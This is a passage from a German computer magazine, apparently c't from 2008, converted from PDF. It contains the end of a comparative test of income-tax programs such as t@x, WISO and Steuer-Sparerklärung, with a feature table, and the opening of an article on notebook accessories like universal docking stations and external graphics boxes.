Dass man mit dem Steuerfuchs-Dienst auf Anhieb keine Steuerformulare bedrucken kann, ist verständlich – schließlich ist der Dienst nicht als Gratis-Abkürzung zur fast kompletten Steuererklärung gedacht. Doch auch nach Eingabe eines bezahlten Tickets offeriert der Steuerfuchs nur eine komprimierte Steuererklärung. Die Ausgabe ausgefüllter Formulare etwa als PDF haben wir vergeblich gesucht. Begleitschreiben und even-



Das Steuer-Taxi geht genauso weit ins Detail wie die Steuer-Sparerklärung und geht ebenso konsequent gegen denkbare Fehleingaben an.



Schnell, schnell! Die Maustaste vibriert noch vom Klick auf „Arbeitskleidung“, schon beklagt sich der t@x-Bildschirm, dass dafür noch keine Nutzungsdauer angegeben ist.

tuelle Einsprüche ans Finanzamt müssen die Steuerfuchs-Kunden selbst formulieren, während die Konkurrenz dafür teils unüber-schaubar viele Vorlagen auf CD beilegt. Gegenüber der Aufgabe, in einem anderen Paket erst einmal das richtige Muster herauszusuchen, fällt die Mehrarbeit mit dem Steuerfuchs wohl kaum ins Gewicht, doch wo-möglich werden die selbst ersonnenen For-mulierungen auch nicht ganz so routiniert ausfallen wie dort.

### Steuer-Sparerklärung (Plus), Steuer-Taxi

Die Akademische Arbeitsgemeinschaft, Her-steller der Steuer-Sparerklärung und der Ein-steigerversion Steuer-Taxi, gibt ein leuchten-des Beispiel, dass sich Anwenderprogramme auch ohne Klimmzüge mit Kopierschutz, Se-riennummern und persönlicher Aktivierung am Markt behaupten können. Auf dieser Grundlage kann man die Erzeugnisse des Mannheimer Verlags auch auf USB-Stick er-werben und seine Steuerdaten dann zusam-men mit der passenden Software in der Hos-sentasche aufbewahren, auch unterwegs be-arbeiten oder mit denen von Bekannten ver-gleichen.

Die Programme aus den blau-weiß-gel-ßen Schachteln geben dem Anwender die meisten Einflussmöglichkeiten unter den Testkandidaten. Dabei präsentiert sich das Steuer-Taxi als Lösung für einfache Fälle; gegenüber seinen größeren Brüdern fällt es sowohl im Funktionsumfang als auch im zu-sätzlichen Informationsangebot schlanker aus.


Mit (abschaltbarer) Musikuntermalung und Sprachausgabe bemühen sich die Pake-

te zwar um einen lockeren Auftritt, doch an-sonsten dominieren sachliche Bildschirm-masken. Dort enthalten sich die Verfasser jedweder Jovialität, nehmen aber umso mehr Rücksicht auf Sonderfälle bis ins letzte Detail. Zum Beispiel überließen andere Pro-gramme die Abschreibung des im ersten Testfall angeschafften PC ganz dem Benutzer oder trugen ohne viel Federlesen eine Nutzungsdauer von drei Jahren als Default ein. Dagegen meldet sich selbst das Einstei-ger-Paket Steuer-Taxi mit einer leeren Ein-gabebox für diesen Wert und bietet zugleich einen Hyperlink mit Erklärungen. Dort fin-den sich dann sogar Hinweise auf Rechner, die vor mehr als zehn Jahren gekauft, aber erst kürzlich in Betrieb genommen worden sind.

Trotz dieser ungewöhnlichen Abfragetiefe kann man sehr effizient mit den Programmen arbeiten, auch deshalb, weil sich Pop-ups mit Erläuterungen und Steuertipps auf ein sinnvolles Maß beschränken und sich zudem darauf einstellen, wie der Anwender auf sie reagiert: Die Option „jetzt ignorieren“ sorgt dafür, dass die betreffende Meldung bei der nächsten passenden Gelegenheit wieder erscheint, während „als gelesen mar-kieren“ das verhindert.

Andererseits liefern wir angesichts der schieren Menge von Bildschirmmasken manchmal ins offene Messer: Mitunter fallen in Folge so viele Klicks auf „Weiter“ an, dass man die nächste relevante Abfrage auch gleich überrennt. Der danach fällige Schritt rückwärts ist zwar genauso einfach, aber das hilft nur, wenn man seinen Fehler rechtzeitig bemerkt hat. Andernfalls traut man locker weiter von Abschnitt zu Abschnitt und stol-pern vielleicht erst zufällig am Schluss über

Die ins Interview eingestreuten Video-Features sind eine Besonderheit der WISO-Steuersoftware.



die bislang unberücksichtigten Hypothekenzinsen fürs Eigenheim.

### t@x (Professional)

Entgegen den Herstellerversprechungen vom Vorjahr gibt es t@x auch in der Version 2008 ausschließlich für Windows, nicht für Linux. Pech für diejenigen Anwender, die sich in der Vergangenheit gerade wegen der Verträglichkeit mit dem Pinguin-Betriebssystem für t@x entschieden haben und nun trotz der aufdringlich aufgeschwatzten „Aktualitäts-Garantie“ auf Windows zurückgeworfen werden. Nach aktuellen Ankündigungen ist auch in den kommenden Jahren keine Linux-Ausgabe zu erwarten.

Das Programm spricht besonders solche Benutzer an, die sich mit den Steuerformularen auskennen und ihre Daten ohne großes Multimedia-Beiwerk möglichst schnell eintragen wollen. Das gelingt auch gut, zumal sich t@x eng an die Aufteilung der Steuerbögen anlehnt. Allerdings geht die Software mitunter sehr formalistisch vor, indem sie an manchen Punkten störrisch auf Angaben wie etwa der Vertragsnummer eines Riester-Rentenvertrags beharrt, die man vielleicht lieber später nachgereicht hätte. Auch die Gelegenheit, als Lohnempfänger 110 Euro ohne Beleg als Werbungskosten für Arbeitsmittel geltend zu machen, erschließt sich bei t@x nur mit detaillierten Angaben.

Das Programm beharrt sogar dann auf detaillierten Arbeitsblättern, wenn man bestimmte Daten wie den seit Jahren unveränderten Flächenanteil der vermieteten Einliegerwohnung auch aus dem Kopf per Formularmodus eintragen könnte. So kommen auch die routinierten Steuererklären nicht ganz so schnell voran wie man erwarten könnte. Etwas mehr Einmischung hätten wir uns anderseits bei Hinweisen auf steuerliche Neuerungen vorstellen können. t@x bringt zwar ebenso geballtes Steuerwissen mit wie die Konkurrenz, nur hält es sich etwas stärker zurück, den Anwender von sich aus auf be-

stimmte Sachverhalte wie die strittige Neuregelung zum Arbeitszimmer hinzuweisen.

Die Eigenheiten der Bedienung sind schlimmstenfalls als Schönheitsfehler zu bewerten; insgesamt leistet das Programm gute Arbeit mit seinen sprachlichen Umsetzungen, und insbesondere die Standardversion bietet einen stattlichen Funktionsumfang fürs Geld.

### WISO Steuer, WISO Sparbuch, WISO Steuer-Office

Das Alleinstellungsmerkmal der WISO-Steuerprogramme bilden die gelungenen, wie aus dem Fernsehen übernommenen Videoclips zur Begleitung der Eingabeinterviews. Unabhängig von der Darreichungsform haben uns die dort vermittelten Inhalte gefallen, weil sie keine Vorkenntnisse beim Benutzer voraussetzen, trotzdem ausführlich auch Hintergründe erläutern und bei allem niemals den Eindruck erwecken, sie hielten ihre Zuschauer für unbedarft.

Die Installation geht trotz der vielen Videos recht flott über die Bühne. Einen Wermutstropfen bildet die sogenannte Aktualitäts-Garantie, die man nur durch mehrere Mausklicks mit geschärften Sinnen abwählen kann. Dieses irreführend titulierte Update-Abo lässt sich zwar jederzeit auch wieder kündigen, erscheint aber uns und vielen unserer Leser als fragwürdige Verkaufsmasche.

Auf der Festplatte angekommen, glänzt WISO Sparbuch mit reichhaltigen Hilfsmitteln für alle steuerverwandten Aufgaben bis hin zum Antrag auf die Befreiung von Krankenkassen-Zuzahlungen. Eine Sonderstellung nimmt die „5-Minuten-Steuererklärung“ ein, die im Blitzverfahren einen ersten Schätzwert über denkbare Steuererstattungen gibt. So loblich der Ansatz sein mag, auch Steuermuffel zur Abgabe einer Steuererklärung zu motivieren – hier erreicht er jedoch außer c't-Lesern nur Kandidaten, die bereits 40 Euro für ein einschlägiges Programm mit allen Schikanen angelegt haben.

Die Crux vieler Steueranwendungen, dass sie für ihr Informationsangebot kaum genug Platz auf dem Bildschirm finden, umgeht dieses Programm mit einer geschickten Arbeitsteilung getrennter Fenster. Das Übersichtsfenster zeigt wenig mehr als ein extrem verdichtetes Register der Eingabebereiche und je nach Einstellung die angebotenen Videos. Detaillierte Eingaben erfolgen in eigenen Fenstern, die im Großen und Ganzen den Eingabemasken von t@x entsprechen. Kein Wunder, nach eigenen Aussagen stattet Buhl nämlich ab sofort beide hauseigenen Steueranwendungen mit demselben Rechenkern aus, was sich auch in identischen Steuerprognosen niederschlägt.

Trotz des bescheidenen Preises kommt das Einsteigerprogramm WISO Steuer auf den ersten Blick ebenso komfortabel wie sein großer Bruder daher. Allerdings eignet sich die Software nur für ganz einfache Steuerfälle; sowie beispielsweise Zins- oder Mieteinnahmen ins Spiel kommen, streckt sie die Waffen. In solchen Situationen gebärdet sich das Programm mit Kauf-Hinweisen eher wie ein Appetizer auf das WISO Sparbuch oder auf Ergänzungsprogramme, etwa zur Verwaltung gezahlter Minijob-Gehälter.

Auch die Benutzer-Anleitung fällt mitunter recht sparsam aus, zum Beispiel bei den Arbeitnehmer-Werbungskosten, die mit unnötig detaillierten Informationswünschen gerade nach einer Hilfestellung verlangt hätten. Wer weiß schon auf Anhieb, was er für den letzten Jahr erworbenen PC als Nutzungsdauer, Abschreibungsverlauf oder Anlagenzugänge eintragen soll? WISO Steuer erklärt das jedenfalls nicht. Auch die Angaben zur Anrechnung einer Riester-Rente überprüft das Programm teils akribisch, teils gar nicht, und hilfreiche Angaben, welchem Schema die gesuchten Ziffernfolgen entsprechen müssen, bleiben unvollständig.

### Detail: Fahrtkosten

Steuerfuchs gibt einen Hinweis, man möge auch kürzere Fahrstrecken eingeben, vorerst aber auf Anrechnung der Fahrtkosten unter 20 km verzichten. Die entgangene Steuerminde rung inklusive einer vergleichsweise günstigen Verzinsung könne man sich nach dem erwarteten Rechtsentscheid zurückzahlen lassen. Eine Wahlmöglichkeit für anderes Vorgehen gibt der Webdienst dem Anwender dabei ebenso wenig wie eine Vorlage für das passende Schreiben zu gegebener Zeit. Genauso rechnen die meisten Programme von CD und zumeist geben sie ebenfalls die Empfehlung, die Daten auf alle Fälle einzutragen.

Darüber hinaus konnten wir beim Konz-Paket per Zufall einen Schalter im sonst kaum benutzten Drop-Down-Menü „Extras/Einstellungen“ hervorscrollen, der das Programm zur Rechnung nach alter Rechtslage veranlasst. Steuer-Taxi und Steuer-Sparerklärung erklären lapidar, sie würden beim Finanzamt die volle Fahrstrecke geltend machen, in der internen Steuerprognose aber nur die gekürzte Entfernung berücksichtigen. Unmittel-



Für ein Programm, das seine Dienste gerade bei einfachen Steuerfällen anbietet, stellt WISO Steuer zu einer simplen PC-Anschaffung ganz schön viele Fragen.

bar unter dieser Erklärung finden sich Schaltflächen, mit der sich das Verhalten für jede der beiden Ausgaben umschalten lässt, sowie Links, über die sich der Anwender detailliert ins Bild setzen lassen kann.

t@x unterrichtet den Benutzer nur über die einschneidenden Kürzungen für 2007. Auf dem Bildschirm finden sich zwar auch Recherchemöglichkeiten für anhängige Verfahren, doch gibt das Programm keinerlei Hinweis, dass die Fahrtkostenpauschale in Frage steht. Nur, wenn man trotz der Entmündigung beschließt, seine Fahrtkosten anzugeben, erscheint die Empfehlung, man möge auch kürzere Entfernungen geltend machen.

## Ziehung der Steuerergebnisse

Die Steuerarithmetik ist bei aller Komplexität keine Herausforderung für die Programme am Markt. Unter den Rechenergebnissen gab es nur eine einzige, unwesentliche Unstimmigkeit: Im ersten Steuerfall verteilten sich die versammelten Rechenkünstler mit ihren Prognosen in zwei Fraktionen, die sich in der vorhergesagten Steuerrückzahlung um gut eineinhalb Euro unterschieden – pikantweise bei identischer Einkommenssteuerbewertung, aber unterschiedlich daran abgeleiteter Kirchensteuerschuld.

Des Rätsels Lösung offenbarte sich in unterschiedlich penibel berücksichtigten Veräußerungsgewinnen unseres Testbürgers durch Wertpapierverkauf. Der Gewinn lag unter der Freigrenze und wurde von einigen Programmen ausdrücklich nicht abgefragt, gab aber anderen, die den Wert nutzten, Anlass zu einer anscheinend korrekten, wenn

auch kaum durchschaubaren Erhöhung der Kirchensteuer.

Auch wenn für die Berechnungen keine weiteren Fragen mehr offen scheinen, gestalteten sich die Steuererklärungen mitnichten als Selbstläufer. Insgesamt brachten wir kaum einen Testdurchlauf zu Ende, der nicht zuerst ein abweichendes Resultat hervorgerufen und uns damit zur Nachprüfung der vom Programm verwendeten Daten veranlasst hätte. Ausnahmslos stellte sich in diesen Fällen heraus, dass ein Abgleich auf normgerechte Ausgangsdaten die Abweichungen beseitigte. Für einen Anwender, der nicht ein halbes Dutzend unterschiedlicher Programmergebnisse miteinander abgleichen kann, lassen sich diese Unwägbarkeiten allenfalls vermeiden, wenn er die aktuell erarbeiteten Steuerformulare und die Prognosen seines Programms mit den behördlich begutachteten Daten des Vorjahres vergleicht und mit gesundem Menschenverstand auf Unstimmigkeiten prüft.

Vor diesem Hintergrund sind speziell das Konz-Paket und der Dienst Steuerfuchs hervorzuheben, die einen Weg ebnen, die eigenen Eingaben von einem Experten auf Plausibilität abklopfen zu lassen.

## Zweiklassengesellschaft

Um herauszufinden, welches Programm sich nun für welchen Anwendungsfall eignet, sind drei Gesichtspunkte zu bewerten: Zum Ersten sollte man sich darüber klar werden, ob man mehr Wert auf den schnellen Abschluss der lästigen Steuererklärung legt oder ob man sich mit ausführlicheren Unterlagen und entsprechend mehr zu beantwortenden Fragen

## Programme zur Einkommensteuererklärung (Versionsunterschiede in Klammern)

Name	Das große Steuer-Sparpaket 2007/2008	Konz Steuersoftware 2008	Quicksteuer 2008 (Deluxe)	SteuerFuchs	Steuer-Sparerklärung (plus)
Anbieter	Data Becker	Knaur-Software	Lexware	Hartwerk	Akademische Arbeitsgemeinschaft
URL	www.databaseker.de	www.konz-steuertipps.de	www.lexware.de	www.steuerfuchs.de	www.akademische.de
Betriebssysteme	Windows 2000 (SP4)/XP/Vista	Windows 2000/XP/Vista	Windows 2000/XP/Vista	k. A.	Windows 98/ME/2000/XP/2003/Vista
HD-Speicher/RAM-Empfehlung [MByte]	800 MByte / k. A.	300 / 512 MByte	400 / 512 MByte	k. A.	160 / 256 MByte <sup>1</sup>
Installationsprüfung	keine; namentliche Registrierung für Updates	Serienschlüssel	Serienschlüssel	–	keine
Zeitbedarf in Minuten	36	5	k. A. (86) <sup>2</sup>	–	4 (7)
<b>Programmfunktion</b>					
Steuerjahre	2007	2007, 2006	2007	2007, 2006, 2005, 2004	2007
EKSt.-Erkl. mit Anlagen	✓	✓	✓	✓	✓
Antrag auf Lohnsteuerermäßigung	✓	✓	✓	–	✓
Antrag auf Eigenheimzulage	✓	–	✓	–	✓
Umsatzsteuererklärung	–	✓	– (✓)	–	✓
Gewerbesteuererklärung	–	✓	– (✓)	–	✓
Musterschreiben	62	56	62	–	64
Mandantenfähigkeit	✓	✓	✓	✓	✓
Passwortschutz	✓	✓	✓	✓	✓
Belegerfassung	✓	✓	✓	–	–
Weiteres	–	Fahrtenbuch auf PC	Remote-Unterstützung	–	Einspruchs-Generator, Remote-Unterstützung (Terminliste, Unternehmens-Gewinnermittlung)
<b>Eingabe und Bedienung</b>					
Schritt-für-Schritt-Eingaben	✓	✓	✓	✓	✓
Formulareingaben	✓	✓	✓	–	✓
Eingabehilfen	Feldhilfe, Steuertipps, Gesetze, Urteile, Lexikon	Feldhilfen, Steuertipps, Fachbuch (PDF), Musterfälle	Feldhilfen, Steuertipps, Gesetze, Urteile, Lexikon (Videobeiträge)	Feldhilfen, gesonderte Erläuterungen	Feldhilfe, Steuertipps, Lexikon (umfangr. Steuertipp-Datenbank auf CD)
Hilfsrechner und -Tabellen	10	10	10 (19)	grafischer Steuerrechner	54
Stichwortsuche	✓	✓	✓	✓	✓
Sprungfunktion	✓	✓	✓	✓	✓
Lesezeichen/Notizen	✓/✓	✓	✓/✓	–/–	–/✓
Eingabeprüfung vor Berechnung	✓	✓	✓	✓	✓
automatische Speicherung	✓	✓	✓	✓	✓
<b>Datenübernahme</b>					
Datenübernahme aus Vorjahren	✓	–	✓	bereichsweise	1:1, Stammdaten, bereichsweise
Markierung übernommener Daten	✓	–	✓	–	✓
Übernahme Lesezeichen	✓	–	✓	–	–
weitere unterstützte Datenquellen	–	–	Quicken	–	Elsterformular, Steuer-Sparerklärung, Quicken, CSV
<b>Ausdrucke und Online-Funktionen</b>					
Druck auf Blankopapier/auf Formular	✓/✓	✓/✓	✓/✓	–/– <sup>5</sup>	✓/✓
A3-/Duplex-Druck	✓/✓	✓/✓	✓/✓	–/–	✓/–
Auswertung	Rechenübersicht für die eigenen Unterlagen, grafi. Auswertungen, Planspielmodus Jahresvergleich	differenzierte Rechenübersichten für die eigenen Unterlagen, Planspielmodus	Rechenübersicht für die eigenen Unterlagen, Jahresvergleich, Planspielmodus	Rechenübersicht für eigene Unterlagen	Rechenübersicht für die eigenen Unterlagen, Planspielmodus
Steuer-Tacho	✓	✓	✓	–	✓
Elster	✓	✓	✓	✓	✓
Online-Update	✓	✓	✓	✓	✓
Newsletter/Web-Forum	–/✓	✓/–	✓/✓	–	–/✓
Hotline-Zeiten	Mo–Fr 12–18 Uhr	–	Mo–Fr 8–18 Uhr	–	k. A.
Hotline-Kosten	Telefontarif	–	0,14 €/min	–	kostenlos
<b>Bewertung</b>					
Leistungsumfang	○	⊕⊕	○(⊕)	○	⊕(⊕⊕)
Datenübernahme	⊕	⊕	⊕	⊕⊕	⊕
Handhabung	○	⊖	○	⊕	⊕
Steuerberechnung	⊕	⊖	⊕	⊕	⊕
Transparenz	○	⊕	○	○	⊕
Preis	15 €	20 €	15 (35 <sup>6</sup> ) €	15 €/Fall	40 (50) € <sup>7</sup>

<sup>1</sup> auf HD oder USB-Stick<sup>2</sup> 31 min f. Quicksteuer Deluxe auf anderem Testrechner<sup>3</sup> eingeschränkt, s. Text<sup>4</sup> 111-Tage-Version<sup>5</sup> komprimierte Elster-Steuererklärung<sup>6</sup>

10 €

billiger bei Abo-Abschluss

darauf konzentrieren will, den Sachbearbeiter im Finanzamt möglichst komplett auf die eigene Argumentation einzuschwören. Für letztere Ausrichtung bieten sich insbesondere die Programme der akademischen Arbeitsgemeinschaft an, aber auch t@x und WISO Sparbuch. Der Web-Dienst Steuerfuchs zeichnet sich dagegen durch den Verzicht auf

übertriebene Detailtiefe aus und fesselte uns weniger lange an den Bildschirm. Außerdem ist der Dienst am flexibelsten mit seiner Unabhängigkeit vom Betriebssystem, Update-Zwängen und der einfachen Auswahl des betrachteten Steuerjahrs.

Unterschiedliche Ansprüche röhren zudem von der persönlichen Erwartung her.

Konz, Quicksteuer und WISO nehmen ihre Anwender bei der angsteinflößenden Steuerprozedur ans Händchen und nehmen manchem Benutzer vielleicht schon durch ausführliche Erläuterungen und einen passenden Sprachstil das flau Gefühl im Magen. Taxman, Steuerfuchs, Steuer-Sparerklärung und Steuer-Taxi sowie insbesondere

Steuertaxi 2008	Taxman 2008	t@x 2008 (Professional)	WISO Sparbuch 2008 (WISO Steuer-Office)	WISO Steuer
Akademische Arbeitsgemeinschaft www.akademische.de	Lexware www.lexware.de	Buhl Data http://taxweb.buhl.de	Buhl Data http://wiso.buhl.de	Buhl Data http://wiso.buhl.de
Windows 2000/XP/Vista	Windows 2000/XP/Vista	Windows 2000/XP/Vista	Windows 2000/XP/Vista	Windows 2000/XP/Vista
130 / 256 MByte	512 / 256 MByte	190 / 256 MByte	140 / 256 MByte	140 / 256 MByte
keine	Serienschlüssel	Serienschlüssel, namentl. Registrierung, Personalisierung beim ersten Aufruf	Serienschlüssel, Personalisierung beim ersten Aufruf	Serienschlüssel, Personalisierung beim ersten Aufruf
4	51	k. A. (9)	8	4
2007 ✓ <sup>3</sup> - - - - - 7	2007 ✓ ✓ ✓ ✓ ✓ ✓ 62	2007 ✓ ✓ ✓ - (✓) - (✓) mehr als 100 Musterschreiben und Antragsformulare	2007 ✓ ✓ ✓ ✓ ✓ mehr als 100 Musterschreiben und Antragsformulare	2007 ✓ <sup>3</sup> - - - - - Remote-Unterstützung
Remote-Unterstützung	Remote-Unterstützung	Fahrtenbuch, Online-Banking <sup>4</sup> , Gehaltsrechner, Remote-Unterstützung	Fahrtenbuch, Gehaltsrechner, Krankenkassen-Zuzahlungsbefreiung, Minijob-Abrechnung, Remote-Unterstützung (Steuer-Fachbuch, Video-Workshop)	Remote-Unterstützung
✓ ✓ Feldhilfe, Steuertipps	✓ indirekt Feldhilfe, Steuertipps, Gesetze, Urteile, Lexikon Videobeiträge	✓ ✓ Feldhilfe, Steuertipps, Gesetze, Urteile, Lexikon	✓ ✓ Feldhilfe, Steuertipps, Gesetze, Urteile, Lexikon, Musterfall	✓ ✓ Feldhilfe, Gesetze, Urteile
2 ✓ ✓ -/✓ ✓ ✓	19 ✓ ✓ ✓/✓ ✓ ✓	13 ✓ ✓ ✓/✓ ✓ ✓	13 ✓ ✓ ✓/✓ ✓ ✓	5 ✓ ✓ - ✓ ✓ -
1:1, Stammdaten, bereichsweise ✓ - Elsterformular, Steuer-Sparerklärung, Quicken, CSV	✓ ✓ ✓ Quicken	1:1, automatisch, bereichsweise ✓ ✓ Elsterformular, t@x- und WISO-Banking-Programme, Quicken, MS Money, T-Online Homebanking, Cortal Consors Orderdaten, CSV	bereichsweise ✓ ✓ Elsterformular, t@x- und WISO-Banking-Programme, Quicken, MS Money, T-Online Homebanking, Cortal Consors Orderdaten, CSV	bereichsweise ✓ - t@x- und WISO-Banking-Programme, Quicken, MS Money, T-Online Homebanking, Starmoney, CSV
✓/✓ ✓/- Rechenübersicht für die eigenen Unterlagen, Planspielmodus	✓/✓ ✓/✓ Rechenübersicht für die eig. Unterlagen, Jahresvergleich, Planspielmodus	✓/✓ ✓/✓ Rechenübersicht für die eig.Unterlagen, Jahresvergleich (Geschäftszahlenexport)	✓/✓ ✓/✓ Rechenübersicht für die eig.Unterlagen, Planspielmodus	✓/✓ ✓/✓ Rechenübersicht für die eig. Unterlagen, Planspielmodus
✓ ✓ ✓ ✓ -/✓ k. A. kostenlos	✓ ✓ ✓ ✓/✓ Mo-Fr 8-18 Uhr 0,14 €/min	✓ ✓ ✓ ✓/✓ Mo-Fr 9-21 Uhr, Sa 8-13 Uhr 0,14 €/min	✓ ✓ ✓ ✓/✓ Mo-Fr 9-21 Uhr, Sa 8-13 Uhr 0,14 €/min	✓ ✓ ✓ ✓/✓ Mo – Fr 9-21 Uhr, Sa 8-13 Uhr 0,14 €/min
○ ⊕ ⊕ ⊕ ⊕ 16 €	⊕ ⊕ ⊕ ⊕ ○ 30 <sup>6</sup> €	⊕ (⊕⊕) ⊕ ○ ⊕ ⊕ 15 (35) €	⊕⊕ ⊕ ⊕⊕ ⊕ ⊕ 30 (41) €	⊖⊖ ⊕ ⊕ k. A. k. A. 15 €
7 oder auf USB-Stick je nach Größe	⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht		✓ vorhanden - nicht vorhanden	k. A. keine Angabe

T@x halten sich dagegen mehr an die bloßen Fakten und kommen in dieser Reihenfolge zunehmend nüchtern daher.

Drittens kommt es auf die Funktionen der Pakete an. WISO Steuer, Steuer-Taxi, Quicksteuer Standard und das Steuer-Sparpaket bilden die untere Preisklasse, scheiden aber für komplexe Fälle, etwa mit Gewerbeeinkünften,

aus. Steuerfuchs liegt mit Preis und Funktionsumfang höher, während es Steuer-Sparerklärung in Basis- und Plus-Version, Quicksteuer Deluxe, Taxman und WISO Sparbuch für etwas höhere Preise theoretisch auch mit heißen Fällen aufnehmen. t@x darf man auch in der Standardversion eher zur Oberklasse rechnen, ebenso wie das Konz-Paket, nur dass die-

ses zum Testzeitpunkt einige Instabilitäten offenbart hat. (hps)

#### Literatur

- [1] Peter Schüler, Ausfüllungs-Gehilfen, c't 2/07, S. 110

Florian Müssig

# Nettes, Nützliches, Skurriles

## Zubehör fürs Notebook

Notebooks sind laut ihren Herstellern rundum perfekte Kreationen, doch je nach Einsatzzweck und Umgebung stoßen sie an Grenzen. Pfiffiges Zubehör für fast jede Lebenslage erweitert die Möglichkeiten und erleichtert die Benutzung.



**D**ie Absatzzahlen von Notebooks steigen seit Jahren und immer häufiger nutzen Anwender ihren Laptop als alleinigen Rechner. Doch die kompakte Bauform eignet sich nicht für alle Lebenslagen und Aufrüsten ist kaum möglich. Hier springen zahlreiche Hersteller von Zubehörartikeln ein, die speziell auf Mobilrechner zugeschnittene Produkte anbieten – etwa universelle Dockingstationen. Halterungen zur Tischmontage erleichtern lange Arbeitssitzungen. Sogar Entspiegelungsfolien gibt es, die Reflexionen auf glatten Displays reduzieren. Wie das genau funktioniert, beschreibt der Artikel ab Seite 116. Hier folgt eine Auswahl aus dem riesigen Markt an Notebook-Zubehör.

## Dockingstation

Viele Notebook-Nutzer schätzen Dockingstationen, die im herstellereigenen Zubehörprogramm von Business-Geräten erhältlich sind. An ihnen finden alle benötigten Kabel wie Netzwerk, Monitor, externe Tastatur/Maus und mitunter auch Audio Anschluss, sodass sich das Notebook am Schreibtisch wie ein Desktop-Rechner benutzen lässt. Für die Nutzung unterwegs trennt ein einziger Handgriff alle Verbindungen mit dem Notebook. Consumer-Geräte haben keinen Docking-Port, deshalb bleibt nur der Anschluss an universellen Ports wie USB und ExpressCard. Solche Dockingstationen müssen eigene Chips für Grafik, Audio und Netzwerk an Bord haben.

Kensingtons Sd200v und Toshbras DynaDock stellen die Verbindung zum Notebook ausschließlich per USB her; Belkins Highspeed Docking Station und die ExpressCard Notebook Docking Station von Targus nutzen dagegen einen ExpressCard-Slot. Die beiden letztgenannten Produkte offerieren neben einem VGA-Anschluss auch einen DVI-Port, der Bilder verlustfrei überträgt – per VGA gibt es nur eine mäßige (Targus) beziehungsweise schlechte (Belkin) Signalqualität.

In beiden Stationen kommt der PCI-Grafikchip XGI Volari Z7 zum Einsatz, der über einen Wandler per PCI Express (x1-Link) am Notebook-Chipsatz hängt. Er beherrscht Auflösungen bis 1600 × 1200 (4:3) beziehungsweise 1680 × 1050 (16:10);

schnelle Änderungen des kompletten Bildinhalts sind aber nicht möglich. Beim Verarbeiten von Texten, dem Kalkulieren von Tabellen oder dem Surfen auf Webseiten stören Ruckler beim Scrollen wenig, doch Videos laufen nur in vergleichsweise kleinen Bildschirmbereichen (YouTube-Größe) flüssig.

Beim Audiochip setzen Belkin und Targus auf den per USB angebundenen C-Media CM106, der jeweils einen optischen SPDIF-Ausgang sowie drei analoge Klappenbuchsen (mit guter Signalqualität) und einen Mikrofoneingang bereitstellt. Belkin nutzt in seiner Dockingstation einen USB-Fast-Ethernet-Chip, Targus hingegen einen Gigabit-Controller, der zusätzlich zum Grafikchip am PCI-Bus hängt – das bremst den Grafikchip bei Netzwerk-Traffic noch weiter aus. Targus bietet auch eine RS-232-Schnittstelle; mehrere USB-Ports stellen beide bereit.

Die universellen Dockingstationen sind für Notebook-Nutzer interessant, die häufig unterwegs sind, zu Hause viele Kabel anstöpseln und für ihr Notebook keine herstellerspezifische Dockingstation bekommen. Die oben genannten Einschränkungen der Grafikanbindung gelten auch für die Dockingstationen von Kensington und Toshiba, die USB-Grafikchips nutzen. Wer schon vor dem Notebook-Kauf weiß, dass er dieses stationär an einer Dockingstation betreiben möchte, sollte sich gleich in den Business-Serien der Notebook-Hersteller umsehen und beides passend zusammen kaufen.

## Zusatz-Grafikchip

Notebooks mit Chipsatzgrafik genügen vielen Anforderungen, mit modernen 3D-Spielen sind sie jedoch überfordert. Hacker-Daten-technik vertreibt externe Anschlussboxen des US-Herstellers Magma; darunter mit der EB1F auch eine, die PCI-Express-Grafikkarten mit x16-Steckleiste aufnimmt und über den PCIe-x1-Link einer ExpressCard ans Notebooks anschließt. Da das Netzteil nur bis zu 55 Watt liefert und Grafikkarten mit Dual-Slot-Kühler nicht passen, kann man lediglich leistungsschwache Low-End-Karten einbauen – die deutlich interessanteren High-End-3D-Karten passen nicht. Im Test ließ sich an einem Notebook mit Intel-Chipsatzgrafik und Windows Vista weder eine



Universelle Dockingstationen wie die von Belkin und Targus passen auch an Consumer-Notebooks, bieten aber nicht den Leistungsumfang der herstellerspezifischen Lösungen für Business-Geräte.

Grafikkarte von AMD/ATI noch eine von Nvidia in Betrieb nehmen. Wer leistungsfordernde Spiele zocken will, muss sich also weiterhin von Haus aus ein Notebook mit schnellem 3D-Chip kaufen. Das kostet nur wenig mehr als die etwa 900 Euro, die Magma allein für die externe Anschlussbox verlangt.

Wie auch ihre Geschwister, die bis zu vier PCI-Slots bieten, ist die Box eigentlich für Messtechnik-Steckkarten gedacht. Techniker können so mit dem Notebook Wartungsaufträge beim Kunden wahrnehmen und brauchen dafür keine spezielle ExpressCard- oder PC-Card-Version ihrer mitunter selbst entwickelten Messtechnik-Karte. Die Kompatibilität mit Allerwelts-Steckkarten ist auch bei der PCI-Box nicht garantiert.

Asus stellte auf der CeBIT 2007 einen Prototypen seiner XG Station vor: ein externes Grafikkarten-Gehäuse für Notebooks. Darin sollte eine leistungsstarke Desktop-Grafikkarte mit PCI-Express-Anschluss ihren Dienst tun und über eine ExpressCard Kontakt zum Notebook erhalten. MSI hatte denselben Gedanken; das auf der letzjährigen Computex präsentierte Konkurrenzprodukt hieß Luxium. Zur Marktreife haben es beide Grafikkarten-

Mit einem zusätzlichen TV-Empfänger wird das Notebook zum Fernseher. Dem DVB-T-Stick Cinergy Piranha genügt eine Mini-Antenne, beim großen Bruder können die Antennen mit Saugnäpfen am Notebook-Deckel befestigt werden.





